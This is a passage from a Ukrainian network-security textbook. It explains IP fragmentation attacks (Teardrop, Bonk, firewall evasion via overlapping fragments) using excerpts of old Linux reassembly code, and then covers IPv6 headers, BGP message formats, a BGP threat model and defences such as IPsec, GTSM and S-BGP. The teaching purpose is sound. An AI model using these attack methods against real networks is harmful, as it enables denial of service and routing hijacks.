До речі, вже в самому заголовку IPv4 закладено можливість перевищення довжини пакета. Довжину всього пакета рахують разом із заголовком, тоді як зміщення фрагмента відраховується у полі даних. Максимальне значення відповідного поля складає $2^{13}-1$, а отже, максимальне зміщення — $(2^{13}-1) * 8 = 65\,528$ байт, що разом із заголовком (щонайменше 20 байт) уже виходить за межі дозволеного розміру дейтаграми. Крім того, до цього слід додати довжину поля даних фрагмента. Дивно, але в RFC-791 стосовно збирання дейтаграми не згадують перевірку виходу за дозволені межі її розміру, тобто це питання вирішують розробники ОС. Як свідчать повідомлення, помилки дійсно мали місце.

Атаки Teardrop і Bonk

Спочатку розглянемо, які потенційні можливості для атак приховано в запропонованому в RFC 791 алгоритмі складання дейтаграм із фрагментів.

Перше, що впадає в око в запропонованій у RFC процедурі, — відсутність можливості перевірити, чи всі фрагменти дейтаграми вже надійшли. Єдине, що можна робити, — це контролювати заповнення «вікон» від початку поля буфера збирання до кінця фрагмента, позначеного як останній. За наявності незаповнених вікон процедура впродовж встановленого тайм-аута очікуватиме на наступні фрагменти. Якщо у заголовку фрагмента було встановлено TTL=255 (значення зменшилося на кілька одиниць після проходження пакета через маршрутизатори), то для тайм-аута буде задано саме це значення (у секундах). Тобто протягом

майже чотирьох хвилин ресурси комп'ютера, зокрема й зарезервований буфер, будуть зайнятими. Тут є очевидна можливість для DoS-атаки. Достатньо створити два фрагменти: перший, який може мати довільний розмір, і другий, позначений як останній, з великим значенням зміщення і TTL=255. Якщо надіслати велику кількість таких пар фрагментів (здійснити міні-шторм), то можна досягти переповнення черги і заблокувати атаковану машину.

Певні особливості реалізації процедур збирання дейтаграм у різних операційних системах створили додатковий простір для діяльності хакерів. Розглянемо фрагменти коду із застарілих версій ядра Linux [178]. Спочатку система готує дані для копіювання, поміщаючи окремі їхні фрагменти в чергу і заповнюючи спеціальну структуру `fp`, яка містить покажчик на область даних цього фрагмента (`ptr`), зміщення даних фрагмента у дейтаграмі (`offset`), довжину області даних фрагмента (`len`), покажчик на кінець області даних цього фрагмента (`end`). Далі здійснюється копіювання, для чого у циклі для всіх фрагментів виконується інструкція:

```
memcpy((ptr+fp->offset), fp->ptr, fp->len)
```

де `ptr` вказує на початок буфера, в якому збирається дейтаграма, і тому `ptr+fp->offset` вказує на початок області, до якої копіюється цей фрагмент. Принципово тут не може виникати жодних проблем, якби не ідея щодо усунення перекриття фрагментів. Нижче наведено фрагменти коду, який виконується до моменту здійснення копіювання. Спочатку обчислюється значення `end` для цього фрагмента:

```
end = (offset + total_len) - ihl
```

Перевіряється, чи є попередній фрагмент і чи не потрапляє початок поля даних нашого фрагмента у поле даних попереднього. Якщо потрапляє, то усувається перекриття:

```
if (prev != NULL && offset<prev->end)
{
    i=prev->end - offset;
    offset += i;
    ptr += i;
}
```

Цей спосіб усунення перекриття є дещо незрозумілим, оскільки суперечить RFC: замість того щоб переписати область перекриття даними з нового пакета, розробники зсувають покажчики `ptr` та `offset`. У результаті копіюватиметься лише та частина даних фрагмента, яка розташована за кінцем попереднього фрагмента. Звичайно, це вимагає правильного визначення довжини області даних для копіювання. Ось як це робиться: спочатку заповнюється структура `fp` для фрагмента, що надійшов:

```
fp->offset = offset;
fp->end = end;
fp->len = end - offset;
```

Окрім того, що це не відповідає RFC, розробники не передбачили ще одної ситуації. А що буде, коли другий фрагмент повністю увійде всередину першого? Тоді `end` буде менше, ніж `offset`, і значення `fp->len` стане від'ємним. (Як не дивно, перевірки цього значення не було передбачено.) Через це структура `fp` заповнюється відповідними даними і відбувається виклик функції `memcpy()`, яка сприймає третій параметр, що має від'ємне значення, як велике додатне ціле. У результаті здійснюється спроба копіювання надто великої області пам'яті, що може призвести до краху системи.

Ця атака була поширеною у 1997 році та дістала назву Teardrop. Вона вражала як системи Linux з ядрами до версії 2.0.32 включно, так і Windows 9x та NT. Пізніше з'явилися різновиди цієї атаки, такі як Newtear, а також Bonk і Boink. Останні дві атаки використовували не перекриття фрагментів, а навпаки, «вікна», що залишалися між ними.

Дотепер помилка програмістів, що зробила можливими ці атаки, через руйнівність спричинених нею наслідків вважається однією з найзначніших програмних помилок.

Фрагментація IP як засіб проникнення через брандмауер

Свого часу було запропоновано спосіб проникнення через брандмауер, який засновувався на використанні фрагментації IP-пакетів. Аналізуючи заголовки IP та TCP (UDP), брандмауер спочатку визначає, чи не є досліджуваний пакет фрагментом. Якщо ні, то відразу за заголовком IP, з якого визначають як мінімум адреси джерела та призначення і тип протоколу, має бути розташований заголовок відповідного транспортного протоколу, наприклад TCP. З нього брандмауер визначає порти джерела і призначення (а також, за потреби, іншу інформацію). Усі зазначені дані використовують для здійснення фільтрації пакетів, тобто приймається рішення: пропускати цей пакет чи ні.

Ідея використання фрагментації полягала у тому, що перший пакет мав містити в заголовку TCP дозволені значення портів, а наступний пакет (або будь-який з наступних пакетів), позначений як фрагмент, — мінімальне зміщення і нові, недозволені параметри (головною метою, звісно, була підміна порту призначення). Здавалося, що це досить серйозна загроза, адже брандмауер не очікує заголовка транспортного протоколу у фрагменті та не здійснює відповідних перевірок. Уперше на цю вразливість у 1995 році вказав Фред Коен (Fred Cohen) у своєму онлайн-журналі «Internet Holes» [179].

Однак, як з'ясувалося, в такому вигляді загроза є міфічною. І кінцеві вузли, і брандмауери визначають перший фрагмент пакета (той, що обов'язково містить заголовок вищого рівня) за нульовим зміщенням (і це не примха розробників, а дотримання RFC 791). Тобто, якщо вказати зміщення «0», то пакет буде сприйнятий, як перший фрагмент. Брандмауер проаналізує номери портів, зазначені в його заголовках. Проте слід визнати, що хост-одержувач, коли до нього потрапляє такий пакет, згідно з RFC вставляє його в належне місце, незважаючи на те, чи є там фрагмент, і перевизначає номери портів. Помилку при цьому він не фіксує.

Мінімальне зміщення, яке можна вказати для фрагмента, що не є першим, — це «1». Але це зміщення не на один байт, а на вісім. Номери портів розміщено в заголовку TCP таким чином, що їх не можна перекрити шляхом збирання IP-пакета з фрагментів (див. рис. 16.5). Оскільки заголовок протоколу UDP має повну довжину у 8 байт, модифікувати жодне з його полів у такий спосіб не видається за можливе.

Але не слід забувати, що довжина заголовка TCP (без опцій) становить 20 байт, останні 12 з яких можна модифікувати саме таким чином. Чи може це бути корисним для порушників і небезпечним для системи? З тих полів, які можна модифікувати, потенційно цікавими для порушників є прапорці SYN, ACK, RST, FIN та інші (їх перевіряють брандмауери).

Певні нестандартні комбінації цих прапорців раніше використовували для здійснення «прихованого» сканування портів і навіть для атак. Тому атаку, яку ми розглядаємо, насправді можна здійснити та ввести в оману брандмауери і системи виявлення атак. Тобто під час здійснення фрагментації пакетів можна провести через брандмауер TCP-пакет із комбінаціями прапорців, які не відповідають правилам фільтрації. Навряд чи така атака може бути дуже небезпечною. Утім, необхідно пам'ятати про те, що принципово всі поля заголовка будь-якого пакета, вкладеного у IP-пакет, які мають зміщення 8 байт і більше, можуть бути підмінені під час збирання IP-пакета з фрагментів. Не слід вважати, що брандмауер їх обов'язково проконтролює.

16.3.4. Можливості, закладені у протокол IPv6

Активна робота із створення нової версії протоколу IP розпочалася в 1992 році. Головне, що спонукало суттєво переглянути наявний протокол IPv4, — це вади адресації: недостатній адресний простір і відсутність (точніше сказати, катастрофічна нестача) структурування адреси (яку поділяли лише за номером мережі та номером вузла у мережі) та будь-якої системи в географії адрес.

Стандарти, які визначають специфікації IPv6, було прийнято в 1998 році. Це RFC-2460 [180], що визначає загальну архітектуру IPv6 та низка інших. Деякі з них у подальшому було змінено. Наприклад, чинним наразі документом, що визначає систему адресації IPv6, є RFC-4291 [181], прийнятий у 2006 році.

Адреса IPv6 має 128 розрядів (16 байт). Таку велику довжину адреси було обрано не для того, аби мати у запасі неосяжну кількість адрес, а для того, щоб впровадити ієрархічну систему побудови адреси. Адреса має чотири рівні ієрархії, причому три верхніх рівні призначено для ідентифікації мережі, а останній, нижній, — для ідентифікації вузла у мережі. Завдяки багаторівневій ієрархії адреса IPv6 підтримує технологію агрегації адрес (Classless InterDomain Routing, CIDR). Суттєво вдосконалено також групову адресацію і введено новий тип адрес — anycast (пакет доставляється будь-якому одному вузлу з цією адресою; такі адреси призначають лише інтерфейсам маршрутизаторів).

Отже, в IPv6 визначено адреси трьох основних типів: unicast, multicast, anycast. Тип адреси задається префіксом формату, який визначають кілька старших бітів адреси. Наприклад, глобальна унікальна адреса (основний підтип unicast-адрес) має таку структуру, як на рис. 16.8.

Рис. 16.8. *Структура глобальної унікальної адреси IPv6*

Агрегація верхнього рівня (TLA) ідентифікує великих провайдерів найвищого рівня (автономні системи Інтернету). Зарезервовані розряди в подальшому може бути використано саме для розширення цього поля, але його розмір (13 розрядів) свідомо було обрано порівняно невеликим для прискорення процесу маршрутизації в магістральних маршрутизаторах.

Агрегація наступного рівня (NLA) ідентифікує середніх або дрібних провайдерів, причому це поле дає змогу провайдерам верхнього рівня впроваджувати багаторівневу ієрархію провайдерів у своїх автономних системах.

Агрегація місцевого рівня (SLA) призначене для адресації підмереж окремої організації (абонента глобальної мережі), наприклад корпоративної мережі. Відтак полем SLA розпоряджається адміністратор локальної мережі.

Нарешті, поле ідентифікатора інтерфейсу має достатній розмір для розміщення в ньому MAC-адреси із префіксом, адреси X.25 або інших адрес наявних мережних технологій. Це надає можливість замість локальних адрес на мережному рівні використовувати адреси канального рівня та взагалі відмовитися від протоколу ARP, щоб уникнути притаманних йому вад, а також організувати повністю автоматизовану конфігурацію кінцевих вузлів, оскільки програмне забезпечення вузла отримує MAC-адреси чи інші аналогічні апаратні адреси від апаратури, а мережні префікси їм надсилає маршрутизатор. Повністю змінено також структуру заголовка IP. Ті можливості, одну частину яких у IPv4 було вбудовано в основний заголовок (фрагментація), а другу — приховано в опціях, які не завжди і не всюди підтримуються (маршрутизація від джерела та багато інших можливостей), тепер оформлено як окремі заголовки (вкладені один в один). Обов'язковим є лише один, основний заголовок, формат якого показано на рис. 16.9.

Цей заголовок має фіксовану довжину — 40 байт. Поле `Наступний заголовок` (Next Header) визначає тип наступного заголовка. Це може бути інший заголовок IPv6 або заголовок іншого протоколу, як і в IPv4: TCP, UDP, ICMP, OSPF, RIP тощо. Зауважимо, що майже всі додаткові заголовки IPv6 обробляються лише на кінцевих вузлах.

Версія	Пріоритет	Мітка протоколу
Довжина	Наступний заголовок	Ліміт переходів
Адреса відправника (16 байт)		
Адреса одержувача (16 байт)		

Рис. 16.9. Формат основного заголовка IPv6

Визначено такі заголовки IPv6:

- Routing (Маршрутизація) — заголовок для задавання повного маршруту в разі маршрутизації від джерела;
- Fragmentation (Фрагментація) — заголовок, що містить інформацію про фрагментацію пакета;
- Authentication (Автентифікація) — заголовок, що містить інформацію для автентифікації кінцевих вузлів і забезпечення цілісності повідомлення;
- Encapsulation (Інкапсуляція) — заголовок, який містить інформацію, необхідну для забезпечення конфіденційності повідомлення шляхом шифрування;
- Hop-by-Hop Options — опції оброблення пакета в режимі Hop-by-Hop;
- Destination Options — додаткова інформація для вузла призначення.

Дуже важливою інновацією IPv6 є вбудовані засоби безпеки, що передбачають інкапсуляцію та автентифікацію. Вони реалізовані у протоколі, який дістав назву IPSec, і хоча останній є складовою IPv6, він у своєму впровадженні значно випереджає IPv6. Якщо протокол IPv6 ще дуже мало використовують у мережах, то IPSec вже де-факто став стандартом для побудови захищених мереж з передаванням трафіку через глобальну мережу (див. розділ 19).

16.4. Протокол маршрутизації BGP

Взаємодія абонентів у об'єднаній мережі базується на маршрутизації — визначенні шляхів між абонентами і виборі оптимального. Безпека цього процесу потребує не меншої уваги, ніж безпека решти процесів взаємодії користувачів.

У цьому підрозділі буде розглянуто модель загроз, архітектуру безпеки і рішення із забезпечення безпеки протоколу маршрутизації BGP. Цей протокол обрано тому, що він є достатньо складним і тому має більше вразливих місць. Крім того, BGP — це протокол маршрутизації в глобальній мережі, що наражає його на використання зловмисниками.

16.4.1. Особливості протоколу

Протокол BGP (Border Gateway Protocol — протокол граничного шлюзу) розроблений компаніями IBM і CISCO. Його стандарт (не остаточний) описано в документах RFC-4271 [182], RFC-4273 [183] і RFC-4760 [184]. Головна мета BGP —

скоротити транзитний трафік (той, що починається і закінчується поза межами автономної системи). Системи без транзитного трафіку не мають потреби в BGP.

На відміну від багатьох інших протоколів маршрутизації (до яких належать RIP та OSPF), BGP використовує TCP як транспортний протокол. Дві системи, що використовують BGP, встановлюють між собою зв'язок і надсилають за допомогою TCP повні таблиці маршрутизації. У подальшому обмін здійснюють лише у випадку здійснення будь-яких змін. Вузол мережі, що використовує BGP, не обов'язково має бути маршрутизатором.

Формат повідомлень

BGP-маршрутизатори обмінюються повідомленнями різних типів. Максимальна довжина цих повідомлень становить 4096 байт, а мінімальна — 19 байт. Кожне повідомлення має заголовок фіксованого розміру. Об'єм інформаційних полів залежить від типу повідомлення. На рис. 16.10 показано спільну для таких повідомлень частину.




Рис. 16.10. Формат BGP-повідомлення

Поле `Маркер` має довжину 16 байт і може бути використане для виявлення втрати синхронізації в роботі BGP-партнерів. 16-розрядне поле `Довжина` визначає загальну довжину повідомлення в байтах разом із заголовком. Значення цього поля має знаходитися в діапазоні 19–4096. Поле `Тип` містить код типу повідомлення. У табл. 16.6 наведено типи BGP-повідомлень.

Таблиця 16.6. BGP-повідомлення різних типів

Код	Тип	Значення	Примітка
1	OPEN	Відкрити	Відкриття сеансу BGP-зв'язку, ідентифікація
2	UPDATE	Змінити	Передавання маршрутної інформації. Повідомляє про один новий маршрут або оголошує про закриття групи маршрутів
3	NOTIFICATION	Увага	Надсилається, коли виявлено помилку. BGP-зв'язок одразу переривається. Містить 8-розрядний код помилки і 8-розрядний субкод помилки. BGP-партнер може в будь-який момент перервати зв'язок, надіславши повідомлення NOTIFICATION з кодом помилки переривання
4	KEEPALIVE	Активний	Надає інформацію про роботоздатність сусідніх маршрутизаторів. Періодичність надсилання цих повідомлень має бути такою, щоб можна було вкластися в час, заданий таймером збереження (Hold Time). Якщо обране значення часу збереження дорівнює нулю, то повідомлення KEEPALIVE можна не надсилати

Після встановлення зв'язку на транспортному рівні (TCP) першим буде надіслано повідомлення OPEN. У разі успішного проходження цього повідомлення партнер має відгукнутися повідомленням KEEPALIVE (Активний). Після цього можливі будь-які повідомлення.

BGP використовує три таймери: ConnectRetry (скидається в нуль після ініціалізації чи корекції; максимальне значення — 120 с), HoldTime (запускається після отримання повідомлення UPDATE або KEEPALIVE; максимальне значення — 90 с) і KeepAlive (запускається після відправлення повідомлення KEEPALIVE; максимальне значення — 30 с).

Повідомлення OPEN

На рис. 16.11 показано формат повідомлення OPEN. Поле `Версія` визначає код версії протоколу, сьогодні він становить 4. 16-розрядне поле `Своя автономна система` визначає код автономної системи відправника. Поле `Час збереження` задає час у секундах, який пропонує відправник для занесення в таймер збереження (HoldTime), завдяки якому визначається максимальний час у секундах між надходженням повідомлень KEEPALIVE та UPDATE або двох UPDATE-повідомлень. 32-розрядний ідентифікатор (BGP Identifier), який приписується під час інсталяції кожному вузлу в рамках BGP, ідентичний для всіх інтерфейсів локальної мережі.




Рис. 16.11. Формат повідомлення OPEN

8-розрядний код ідентифікації дає змогу організовувати систему доступу. Якщо він дорівнює нулю, то 16-байтовий маркер у заголовках усіх повідомлень заповнюється одиницями, а поле ідентифікаційних даних має нульову довжину. Якщо ж код ідентифікації не дорівнює нулю, то мають бути визначені процедура доступу й алгоритм обчислення кодів поля маркера. Довжина поля ідентифікаційних даних у такому випадку може мати змінну довжину, яка обчислюється з повної довжини повідомлення.

Повідомлення UPDATE

Повідомлення типу UPDATE (Змінити) використовують для передавання маршрутної інформації між BGP-партнерами. Воно повідомляє про один новий маршрут та (або) оголошує про закриття групи маршрутів. На рис. 16.12 показано формат повідомлення UPDATE.




Рис. 16.12. Формат повідомлення UPDATE

Маршрутна політика

Маршрутну політику визначає адміністратор автономної системи за допомогою протоколу BGP. Маршрутну політику відображено в конфігураційних файлах BGP, вона не є складовою протоколу. Таку політику використовують, коли місця призначення можна досягти різними шляхами (є кілька альтернативних маршрутів). Тоді як решта протоколів маршрутизації враховують прості аспекти (кількість хопів у RIP, коефіцієнт якості в OSPF), BGP дає змогу через політику зважати на безпеку, економічні інтереси тощо (наприклад, не дає проходити своєму трафіку через автономну систему конкурентів).

Уся маршрутна інформація зберігається в спеціальній базі даних RIB (Routing Information Base). Маршрутна база даних BGP складається з трьох окремих частин (табл. 16.7).

Таблиця 16.7. Маршрутна база даних BGP

База даних	Призначення
ADJ-RIBS-IN	Зберігає маршрутну інформацію, одержану з UPDATE-повідомлень (список маршрутів)
LOC-RIB	Містить локальну маршрутну інформацію, яку добрав BGP-маршрутизатор із ADJ-RIBS-IN
ADJ-RIBS-OUT	Містить інформацію, яку добрав BGP-маршрутизатор для розсилання сусідам в UPDATE-повідомленнях

Структура даних впливає на алгоритм прийняття рішення.

1. Спочатку слід обчислити ступінь переваги для кожного маршруту, інформацію про який отримано від сусідньої автономної системи, та передати інформацію решті вузлів своєї автономної системи.
2. Потім обрати найкращі маршрути до кожної з точок призначення й розмістити результати в LOC-RIB.

3. Розіслати інформацію з LOC-RIB усім сусіднім автономним системам згідно із закладеною в RIB політикою, згрупувати маршрути та відредагувати маршрутну інформацію.

Через те що різні BGP-партнери мають різні політики маршрутизації, може виникнути осциляція маршрутів.

16.4.2. Модель загроз

Хоча протокол маршрутизації BGP є порівняно новим, його почали розробляти, коли ситуація в мережі була дещо іншою. В наш час в Інтернеті існує постійний конфлікт інтересів (фінансових, політичних) різних груп людей і організацій. Між автономними системами в мережі не може бути жодних відносин, що базуються на довірі та відкритості.

Розглянемо основні загрози для протоколу BGP. Згідно з аналізом, проведеним у RFC-4272 [185], вони такі:

- «голодування» — пакети спрямовуються в частину мережі, яка не може їх доставити;
- мережний затор — через ділянку мережі пропускають надлишкову кількість інформації;
- «чорна дірка» — на маршрутизатор спрямовують таку кількість пакетів, яку він не здатний обробити, внаслідок чого частина їх відкидається;
- затримка в часі — маршрут нераціонально подовжується;
- петлі — трафік циркулює в мережі по колу;
- злам — трафік спрямовується в ту частину мережі, куди він жодним чином не має потрапляти і де є небезпека несанкціонованого прослуховування цього трафіку;
- розрив — частина мережі не має інформації про маршрут в іншу частину, хоча такий маршрут є;
- збивання — маршрути в мережі швидко змінюються, що змінює схеми доставляння даних;
- нестабільність — функціонування BGP стає нестабільним, відтак неможливо досягти збіжності у глобальній маршрутизації;
- перенавантаження — службовий трафік протоколу маршрутизації займає непропорційно велику частину загального трафіку;
- вичерпність ресурсів маршрутизаторів — наприклад, через переповнення маршрутної таблиці;
- розділення — частина мережі «вважає», що вона відділена від решти мережі, хоча насправді це не так;
- підміна адреси — трафік спрямовано через маршрутизатор або мережу з фальшивої адреси.

Далі наведено опис можливих атак на BGP4 згідно з [186].

Атака на зв'язок між сусідами

Нехай є два сусіди: A і B. Порушником може бути один із них, а також третя сторона, через яку проходить канал обміну інформацією між A і B (за традицією позначимо порушника E).

Атака на конфіденційність

Канал між сусідами може прослуховувати третя сторона для нелегального отримання інформації про політику маршрутизації. На перший погляд це не має суттєвого значення, оскільки таку інформацію не вважають дуже цінною, проте в діяльності деяких компаній вона відіграє суттєву роль (таким чином можна довідатися про стосунки цієї компанії з іншими). Такі атаки здійснюють безпосередньо на транспортні протоколи, причому пасивну атаку на транспортні протоколи здійснити дуже легко.

Атака на цілісність пакетів маршрутної інформації

Порушник E може стати «людиною всередині» (Man in the Middle) під час обміну маршрутною інформацією між A і B. Є кілька варіантів атак на цілісність маршрутної інформації:

- надсилання хибного пакета;
- знищення пакета;
- модифікація пакета;
- порушення з'єднання (закриття сесії) між A і B, що може призвести до втрати маршрутної інформації, що отримана в цій сесії.

Атака повторенням

E записує пакети від A і B, а потім надсилає їх жертві з високою періодичністю. Оскільки пакети є коректними, маршрутизатор їх не відкидає і відпрацьовує. Передавання великої кількості таких пакетів може призвести до відключення маршрутизатора.

Завершення сесії

Досягається відправленням пошкоджених або спеціально модифікованих пакетів.

Великомасштабні атаки

Атака підробленою інформацією

Для оголошення некоректної інформації використовують повідомлення UPDATE. Порушник в одній автономній системі, отримавши номер мережі з іншої автономної системи, може видати себе за джерело інформації. Автономна система-жертва, впевнена, що потрібна їй мережа входить в автономну систему порушника, надсилатиме останній пакети. Таку атаку називають викраденням мережного префікса (Prefix Hijacking).

Ще один спосіб розповсюдження неправильної інформації в мережі — роз'єднання мереж (Prefix Deaggregation). Така ситуація виникає, коли один номер мережі подрібнюється в записах на багато номерів підмереж. BGP використовує механізм відбору за найдовшим префіксом підмережі. Наприклад, якщо оголошено

префікси 12.0.0.0/8 і 12.0.0.0/16, то буде обрано другий варіант, оскільки він належить до дрібнішої мережі. Така атака шкодить роботі протоколу, а також засмічує таблицю маршрутизації. Якщо автономна система помилково оголосить про те, що вона є джерелом мережного префікса, і новий префікс буде довшим за попередній, це вважатиметься повним викраденням префікса мережі. Така інформація розповсюджуватиметься по Інтернету.

Підміна інформації про шлях

Другим способом розповсюдження неправильної маршрутної інформації є модифікація параметрів повідомлення UPDATE. Маніпуляція з полями й атрибутами цього повідомлення може привести до змінень в інформації маршрутизаторів про топологію мережі. Їхня інформація не відповідатиме реальній топології, що відразу ж призведе до порушень у роботі мережі.

Відмова в обслуговуванні

Деякі з названих вище атак можуть призвести до відмови в обслуговуванні. Наприклад, атака «чорна дірка» робить підмережу недоступною. Закриття порушником з'єднання між «сусідами» — ще один приклад атаки на відмову в обслуговуванні.

Як уже зазначалося, BGP як транспорт використовує протокол TCP. Тому всі атаки на розірвання з'єднання TCP можуть бути застосовані як атаки на протокол BGP з метою відмови в обслуговуванні. Так, пакет TCP RST розриває з'єднання TCP, а тоді й з'єднання між «сусідами». Атака SYN flood призводить до вичерпання ресурсів і перенавантаження маршрутизатора пакетами. Така атака небезпечна не лише для окремого маршрутизатора, а й у випадку розподіленої маршрутизації.

Після вимкнення маршрутизатора під час наступного завантаження таблиця маршрутизації буде порожньою і потребуватиме відновлення. Доведеться знову розсилати повідомлення про адреси автономної системи та таблиці, щоб «сусіди» змогли створити свої таблиці маршрутизації. У цей момент виникає велике навантаження на обчислювальні ресурси маршрутизатора.

У разі тривалого перебування маршрутизатора у вимкненому стані інформація про підмережі системи в ньому може застаріти (зникнути або змінитися). За таких обставин виникають *маршрутні коливання* (Route Flapping), коли на всі маршрутизатори лягає додаткове навантаження, пов'язане з обробленням маршрутних пакетів. Для зниження такого навантаження нестабільні маршрути пригнічуються. Чим частіше виникають такі ситуації на будь-якому маршруті, тим триваліший час маршрутизатор не приймає повідомлення від інших маршрутизаторів. Пригнічення нестабільних маршрутів сприяє боротьбі з атаками на відмову в обслуговуванні.

Порушення в конфігурації

Якою б надійною не була апаратура чи ПЗ, некоректне їх використання та некомпетентність користувачів часто призводять до значних втрат. Погано сконфігуроване ПЗ чи апаратура — одна з основних складових проблеми, яку може спричинити людський фактор, що створює значну загрозу безпеці.

Є дві форми некоректної конфігурації:

- маршрутизатор передає назовні інформацію про маршрут, яку потрібно фільтрувати;
- автономна система передає системні префікси в глобальні BGP-таблиці.

Наведемо два приклади некоректної конфігурації, що призвели до серйозних наслідків [186].

У жовтні 2002 року через неправильну конфігурацію маршрутної політики до внутрішніх маршрутних таблиць автономної мережі інтернет-провайдера WorldCom потрапила інформація про глобальну топологію. Внутрішні маршрутизатори було сильно перенавантажено, після чого відбулося їх вимкнення. Після того як маршрутизатори було перезавантажено та вони поновили обмін маршрутною інформацією, на них знову лягло підвищене навантаження з оброблення пакетів з маршрутною інформацією. Такі маршрутні коливання тривали досить довго, що вплинуло не лише на мережу цього провайдера, але і на весь Інтернет.

У 1997 році мав місце випадок, коли було реалізовано розділення мережних префіксів (про це йшлося вище, коли було описано атаку підробленою інформацією). Неправильно сконфігурований маршрутизатор Florida Internet Exchange розділив кожний мережний префікс на довші, що мали маску /24, а потім почав розсилати цю інформацію іншим маршрутизаторам. Оскільки BGP відбирає маршрути в мережі за довшим мережним префіксом, інші маршрутизатори також відбирали для таблиць маршрутизації саме ці маршрути. Така ситуація призвела до маршрутних коливань і, в результаті, — до краху мережі в Північній Америці та Європі.

Недоліки протоколу BGP

У [186] описано такі недоліки протоколу BGP:

- відсутність внутрішнього механізму перевірки цілісності та адекватності маршрутної інформації, а також автентифікації повідомлень;
- відсутність перевірки правомочності автономної системи оголошувати шляхи й адреси мереж у маршрутних повідомленнях;
- відсутність механізмів перевірки адекватності атрибутів шляхів, оголошених автономною системою.

Наслідки від атак на протокол

Наслідки від атак можуть бути різними: передчасне розірвання сесії обміну маршрутною інформацією, недоступність мереж або автономних систем, фрагментація адресного простору. Атака може бути частиною руйнівної діяльності, яка здатна призводити до порушення цілісності, конфіденційності та доступності інформації.

Атака на маршрутизатор може спричинити його перенавантаження пакетами, що надходять, виведення маршрутизатора з ладу чи захоплення контролю над ним. Під час атаки на автономну систему наслідки від порушення маршрутизації можуть бути різними (затримка чи втрата пакетів і навіть відключення цілих сегментів мереж).

Наведені вище приклади показують, що, навіть коли все це робиться без злих намірів, наслідки бувають вельми руйнівні.

16.4.3. Механізми захисту

Розглянемо механізми, які використовують для захисту протоколу BGP [186].

Автентифікація повідомлень TCP

Як було зазначено вище, одним з головних джерел безпосередньої загрози є протокол TCP, що використовують для передавання маршрутної інформації. Найпоширенішим методом захисту TCP-з'єднань є використання кодів автентифікації повідомлень (Message Authentication Codes, MAC). Останні доповнення до специфікації BGP вимагають використовувати розширення TCP для передавання контрольної суми MD5. При цьому до повідомлення додається контрольна сума заголовка і BGP-повідомлення. Контрольна сума формується на основі таємного ключа із спільним секретом. Одним із варіантів такої контрольної суми є хеш-функція з довжиною виходу 128 біт. Але механізм розподілу ключів створює нові проблеми, оскільки на кожному кінцевому пристрої необхідно вручну налагодити механізм використання ключів. Окрім того, ключі із спільним секретом піддаються криптоаналізу.

IPsec

Одним із засобів захисту BGP-сесії є протокол мережного рівня IPsec (докладніше розглядається в розділі 19). Він надає механізми шифрування й автентифікації заголовків і вмісту IP, а також механізм розподілу ключів. У BGP протокол IPsec використовують для захисту пакетів, що передаються між «сусідами». Слід враховувати, що IPsec гарантує надійний зв'язок лише між двома «сусідами».

Узагальнений механізм безпеки TTL

Узагальнений механізм безпеки TTL (Generalized TTL Security Mechanism) забезпечує захист від віддалених атак на граничний маршрутизатор. Первинна назва — BGP TTL Security Hack.

У протоколі BGP обмін маршрутною інформацією здійснюється лише між «сусідами», тобто граничними маршрутизаторами сусідніх автономних систем. У цій термінології «сусідній», або «той, що знаходиться поруч», означає, що під час пересилання пакет виконує лише один хоп. Захист полягає у тому, що після відправлення пакета TTL встановлюється в максимальне значення 255, а під час його одержання це поле перевіряється. Якщо його значення менше за 254, то пакет або позначається певним чином, або відразу відкидається як той, що надійшов не від сусіднього маршрутизатора. У протоколі BGP передбачено також підтримку режиму мультихоп, коли маршрутизатор може підтримувати зв'язок з віддаленим маршрутизатором, до якого більше одного хопа. У такому режимі механізм безпеки TTL не міг би функціонувати, але фактично цей режим не використовують, оскільки його реалізацію не деталізовано.

Політики захищеної маршрутизації

Механізм політик захищеної маршрутизації (Defensive Routing Policies) передбачає на граничних маршрутизаторах здійснення фільтрації відповідно до заданої маршрутної політики. BGP-спікери фільтрують не лише маршрути, що входять, але й ті, що виходять. Політики фільтрують спеціальні мережні префікси, а також так званих «марсіан» (пакети, надіслані на адресу, якої немає в мережі), підтримують поновлюваний список «марсіан». Такий принцип фільтрації маршрутних повідомлень може бути ефективно використаний як у зовнішніх, так і у внутрішніх протоколах маршрутизації. Але потрібно брати до уваги недоліки цього методу — насамперед, його евристичну природу. Щоб відкинути «марсіанина», необхідно знати наперед, що маршрутна інформація з такою адресою неправильна.

Журнал маршрутизації

Журнал маршрутизації — це репозиторій маршрутної інформації, яку автономна система надає іншим таким системам за запитом для перевірки справжності інформації. Але є питання щодо захищеності репозиторія та щодо того, чи погодяться компанії, які володіють автономними системами, надавати іншій стороні інформацію про те, що міститься в репозиторії.

16.4.4. Рішення з безпеки

На поточний момент запропоновано кілька альтернативних рішень з убезпечення протоколу BGP.

Secure-BGP

Це одне з перших рішень в області безпеки протоколу BGP, розроблене спеціально для нього (роботи над Secure-BGP (S-BGP) було розпочато у BBN Technologies у 1997 році) [187]. Є реалізації S-BGP з відкритим кодом (Open Source). S-BGP передбачає автентифікацію автономних систем через механізм цифрового підпису повідомлень. Основу S-BGP складають:

- інфраструктура відкритих ключів;
- адресні та маршрутні атестати;
- протокол IPsec.

